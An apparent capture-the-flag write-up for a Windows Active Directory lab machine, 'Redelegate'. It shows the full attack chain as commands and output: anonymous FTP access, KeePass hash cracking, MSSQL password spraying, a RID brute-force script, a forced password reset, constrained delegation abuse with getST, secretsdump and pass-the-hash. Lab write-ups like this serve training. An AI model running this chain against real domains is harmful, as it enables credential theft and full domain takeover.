Redelegate
Machine Info

Redelegate is a hard-difficultly Windows machine that starts with Anonymous FTP access, which allows the attacker to download sensitive Keepass Database files. The attacker then discovers that the credentials in the database are valid for MSSQL local login, which leads to enumerate SIDs and performs a password spray attack. Being a member of the HelpDesk group, the newly compromised user account Marie.Curie has a User-Force-Change-Password Access Control setup over the Helen.Frost user account; that user account has privileges to get a PS remoting session onto the Domain Controller. The Helen.Frost user account also has the SeEnableDelegationPrivilege assigned and has full control over the FS01$ machine account, essentially allowing the attacker account to modify the msDS-AllowedToDelegateTo LDAP attribute and change the password of a computer object and perform a Constrained Delegation attack.
Enumeration

To gather initial reconnaissance data on the target machine, we conducted a port scan using Nmap to identify open ports and running services.
Nmap
We executed the following Nmap command to perform a comprehensive port scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
➜ Redelegate sudo nmap -sV -sC 10.129.234.50
[sudo] password for n0xshell:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-04 07:40 UTC
Nmap scan report for 10.129.234.50
Host is up (0.0071s latency).
Not shown: 984 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 10-20-24  01:11AM                  434 CyberAudit.txt
| 10-20-24  05:14AM                 2622 Shared.kdbx
|_10-20-24  01:26AM                  580 TrainingAgenda.txt
| ftp-syst:
|_  SYST: Windows_NT
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-04 07:40:57Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: redelegate.vl0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2026-04-04T07:41:06+00:00; +1s from scanner time.
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-04-04T07:38:58
|_Not valid after:  2056-04-04T07:38:58
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: redelegate.vl0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=dc.redelegate.vl
| Not valid before: 2026-04-03T07:36:22
|_Not valid after:  2026-10-03T07:36:22
|_ssl-date: 2026-04-04T07:41:06+00:00; +1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: REDELEGATE
|   NetBIOS_Domain_Name: REDELEGATE
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: redelegate.vl
|   DNS_Computer_Name: dc.redelegate.vl
|   DNS_Tree_Name: redelegate.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2026-04-04T07:40:58+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
FTP Enumeration

From the Nmap scan results, we discovered an FTP service with anonymous login enabled on the target machine. We used the following command to authenticate and retrieve the accessible files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
➜ Redelegate ftp redelegate.vl
Connected to dc.redelegate.vl.
220 Microsoft FTP Service
Name (redelegate.vl:n0xshell): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||55169|)
150 Opening ASCII mode data connection.
10-20-24  01:11AM                  434 CyberAudit.txt
10-20-24  05:14AM                 2622 Shared.kdbx
10-20-24  01:26AM                  580 TrainingAgenda.txt
Downloading Files

Due to the size of the KeePass database, we switched the FTP session to binary mode, allowing us to reliably download all files from the server.
1
2
3
4
5
6
7
8
9
10
ftp> get CyberAudit.txt
<SNIP>

ftp> binary ON
200 Type set to I.
ftp> get Shared.kdbx

<SNIP>
ftp> get TrainingAgenda.txt
<SNIP>
CyberAudit.txt
➜ Redelegate more CyberAudit.txt
OCTOBER 2024 AUDIT FINDINGS

[!] CyberSecurity Audit findings:

1) Weak User Passwords
2) Excessive Privilege assigned to users
3) Unused Active Directory objects
4) Dangerous Active Directory ACLs

[*] Remediation steps:

1) Prompt users to change their passwords: DONE
2) Check privileges for all users and remove high privileges: DONE
3) Remove unused objects in the domain: IN PROGRESS
4) Recheck ACLs: IN PROGRESS
TrainingAgenda.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
➜ Redelegate cat TrainingAgenda.txt
EMPLOYEE CYBER AWARENESS TRAINING AGENDA (OCTOBER 2024)

Friday 4th October  | 14.30 - 16.30 - 53 attendees
"Don't take the bait" - How to better understand phishing emails and what to do when you see one


Friday 11th October | 15.30 - 17.30 - 61 attendees
"Social Media and their dangers" - What happens to what you post online?


Friday 18th October | 11.30 - 13.30 - 7 attendees
"Weak Passwords" - Why "SeasonYear!" is not a good password


Friday 25th October | 9.30 - 12.30 - 29 attendees
"What now?" - Consequences of a cyber attack and how to mitigate them%
To access the KeePass database, we needed the master password. A hint was found in the TrainingAgenda file referencing “seasonyear”, and since the files are dated 2024, we combined this information to generate a targeted password wordlist.
Authenticate as SQLGuest
Cracking Keepass Database Password
We used keepass2john to extract a hash from the database, which was then used for password cracking.
1
2
3
➜ Redelegate keepass2john Shared.kdbx > Shared.kdbx.hash
➜ Redelegate cat Shared.kdbx.hash
Shared:$keepass$*2*600000*0*ce7395f413946b0cd279501e510cf8a988f39baca623dd86beaee651025662e6*e4f9d51a5df3e5f9ca1019cd57e10d60f85f48228da3f3b4cf1ffee940e20e01*18c45dbbf7d365a13d6714059937ebad*a59af7b75908d7bdf68b6fd929d315ae6bfe77262e53c209869a236da830495f*806f9dd2081c364e66a114ce3adeba60b282fc5e5ee6f324114d38de9b4502ca
We successfully cracked the password using the John the Ripper password cracking tool.
1
2
3
4
5
6
7
8
9
10
11
12
13
➜ Redelegate john --wordlist=seasonpass.list Shared.kdbx.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 600000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates left, minimum 12 needed for performance.
Fall2024!        (Shared)
1g 0:00:00:00 DONE (2026-04-04 07:53) 6.250g/s 31.25p/s 31.25c/s 31.25C/s Summer2024!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.


Password: Fall2024!

Reviewing Keepass Database
Creating User & Password List
Based on the contents of the KeePass database, we compiled a list of potential usernames and passwords.
User.list
1
2
3
4
5
6
administrator
ftp
SQLGuest
WEB01
Payroll
TimeSheet
Passwords.list
1
2
3
4
5
6
7
8
9
10
11
Spdv41gg4BlBgSYIW1gF
SguPZBKdRyxWzvXRWy6U
zDPBpaF4FywlqIv11vii
cn4KOEgsHqvKXPjEnSD9
22331144
cVkqz4bCM7kJRSNlgx2G
hMFS4I0Kj8Rcd62vqi5X
Summer2024!
Winter2024!
Spring2024!
Fall2024!
Login with SQLGuest
We successfully authenticated to the MSSQL service using the SQLGuest account.
1
2
➜ Redelegate nxc mssql redelegate.vl -u users.list -p passwords.list --local-auth | grep '[+]'
MSSQL                    10.129.234.50   1433   DC               [+] DC\SQLGuest:zDPBpaF4FywlqIv11vii

MSSQL Enumeration

During enumeration, we identified the msdb database, which is a trusted system database in MSSQL.
SQL (SQLGuest guest@master)> enum_db
RID Brute Force via MSSQL
Domain user enumeration can be achieved through MSSQL by leveraging a RID brute-force technique. This approach requires a valid domain SID. As MSSQL does not provide a direct way to obtain the domain SID, we target the krbtgt account—an account that is guaranteed to exist in any Active Directory environment—to assist in deriving the SID.
Retrieve Domain SID
1
2
3
SQL (SQLGuest  guest@master)> select SUSER_SID('REDELEGATE\Krbtgt')
-----------------------------------------------------------
b'010500000000000515000000a185deefb22433798d8e847af6010000'
The Domain SID is: 010500000000000515000000a185deefb22433798d8e847afa
MSSQL RID Bruteforce Script

We created a custom script to automate the enumeration of domain users on the target system.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
➜ Redelegate cat mssql-ridbrute.sh
# !/bin/bash

SID_BASE="010500000000000515000000a185deefb22433798d8e847a"
TARGET="dc.redelegate.vl"
CREDS="SQLGuest:zDPBpaF4FywlqIv11vii"
RID_START=${1:-1000}
RID_END=${2:-1500}

for RID in $(seq "$RID_START" "$RID_END"); do
    HEX_RID=$(printf '%08x' "$RID" | fold -w2 | tac | tr -d '\n')
    SID="${SID_BASE}${HEX_RID}"

    RES=$(mssqlclient.py "${CREDS}@${TARGET}" \
    -file <(echo "SELECT SUSER_SNAME(0x${SID});") 2>/dev/null \
    | sed -n '/^----/{n;p;}' \
    | sed 's/^REDELEGATE\\//' \
    | xargs)

    printf '\r%-60s' "RID ${RID}: ${RES}"

     "$RES" != "NULL" && -n "$RES"  && printf '\n'
done

printf '\n'
We retrieved the following output
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
➜ Redelegate bash mssql-ridbrute.sh
RID 1000: SQLServer2005SQLBrowserUser$WIN-Q13O908QBPG
RID 1002: DC$
RID 1103: FS01$
RID 1104: Christine.Flanders
RID 1105: Marie.Curie
RID 1106: Helen.Frost
RID 1107: Michael.Pontiac
RID 1108: Mallory.Roberts
RID 1109: James.Dinkleberg
RID 1112: Helpdesk
RID 1113: IT
RID 1114: Finance
RID 1115: DnsAdmins
RID 1116: DnsUpdateProxy
RID 1117: Ryan.Cooper
RID 1119: sql_svc
Authenticate as Marie.Curie
Leveraging the user accounts discovered through RID brute-forcing, we were able to identify valid credentials for authentication.
1
2
3
4
➜ Redelegate nxc smb redelegate.vl -u users.list -p seasonpass.list
<SNIP>

SMB         10.129.234.50   445    DC               [+] redelegate.vl\Marie.Curie:Fall2024!
BloodHound Enumeration
BloodHound.py

We leveraged BloodHound.py to collect and analyze data from the Redelegate.vl Active Directory environment, enabling us to assess its security posture.
1
(.venv) ➜ BloodHound.py (bloodhound-ce) ✔ python3 bloodhound.py -u marie.curie -p 'Fall2024!' -d redelegate.vl -c all --zip -ns 10.129.234.50  --disable-autogc
Attack Path Gain User Level Access

The attack path identified in BloodHound is as follows:
Marie.Curie is a member of the HelpDesk group, which has the ForceChangePassword right over Helen.Frost. This privilege allows us to reset the target user’s password and authenticate as Helen.Frost, resulting in user-level access on the system.
Change Password Helen.Frost
We leveraged bloodyAD to reset the password of Helen.Frost, abusing the previously identified ForceChangePassword privilege.
1
2
➜ Redelegate bloodyAD -u Marie.Curie -p 'Fall2024!' -d redelegate.vl -H dc.redelegate.vl -i 10.129.234.50 set password Helen.Frost 'pentest123!'
[+] Password changed successfully!

Using the obtained credentials, we established a remote session via evil-winrm.
Post-Exploitation
After gaining user-level access on the target system, we began exploring potential privilege escalation paths to obtain Administrator-level access.
Post-Enumeration
Identified Privilege
During enumeration, we discovered that Helen.Frost possesses the SeEnableDelegationPrivilege, which can be leveraged for privilege escalation.
1
2
3
4
5
6
7
8
9
10
11
*Evil-WinRM* PS C:\Users\Helen.Frost\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                                                    State
============================= ============================================================== =======
SeMachineAccountPrivilege     Add workstations to domain                                     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                                       Enabled
SeEnableDelegationPrivilege   Enable computer and user accounts to be trusted for delegation Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                                 Enabled
Further Enumeration
Abuse of Resource-Based Constrained Delegation (RBCD) was not possible, as MachineAccountQuota is set to 0, preventing the creation of new machine accounts.
Instead, we exploited Constrained Delegation. By leveraging SeEnableDelegationPrivilege, we gained control over an existing machine account (FS01$), which allowed us to proceed with the attack.
Exploitation
Set New Password on FS01$
Using the following command, we reset the password of the machine account.
1
2
➜ Redelegate bloodyAD -u helen.frost -p 'pentest123!' -d redelegate.vl -H dc.redelegate.vl -i 10.129.234.50 set password 'FS01$' 'pentest123!'
[+] Password changed successfully!
Add Trusted_To_Auth_Delegation
To enable constrained delegation, the relevant attribute must be configured alongside the appropriate Service Principal Name (SPN).
1
➜ Redelegate bloodyAD -u helen.frost -p 'pentest123!' -d redelegate.vl -H dc.redelegate.vl -i 10.129.234.50 set object 'FS01$' msDS-AllowedToDelegateTo -v 'ldap/dc.redelegate.vl'

Verify Attribute
1
➜ Redelegate bloodyAD -u helen.frost -p 'pentest123!' -d redelegate.vl -H dc.redelegate.vl -i 10.129.234.50 get object 'FS01$' --attr msDS-AllowedToDelegateTo,userAccountControl

Retrieve Service Ticket (Silver Ticket)
We configured the SPN as LDAP, enabling interaction with the directory service. Using constrained delegation, we performed impersonation of the Domain Controller machine account via the S4U process (S4U2Self and S4U2Proxy). This allowed us to obtain a valid service ticket, which we then used with secretsdump to dump the Administrator’s NTLM hash.
1
➜ Redelegate getST.py 'redelegate.vl/FS01$':'pentest123!' -spn ldap/dc.redelegate.vl -impersonate dc

Dump Administartor Hash
With the sucessfully forged silver ticket, we were able to authenticate to the service and dump the Administrator’s hash.
1
➜ Redelegate KRB5CCNAME=dc@[email protected] secretsdump.py -k -no-pass dc.redelegate.vl -just-dc-user administrator

Login as Administrator
Using the obtained NTLM hash, we performed a Pass-the-Hash attack with evil-winrm to authenticate as Administrator.
1
➜ Redelegate evil-winrm -i dc.redelegate.vl -u administrator -H ec17f7a2a4d96e177bfd101b94ffc0a7
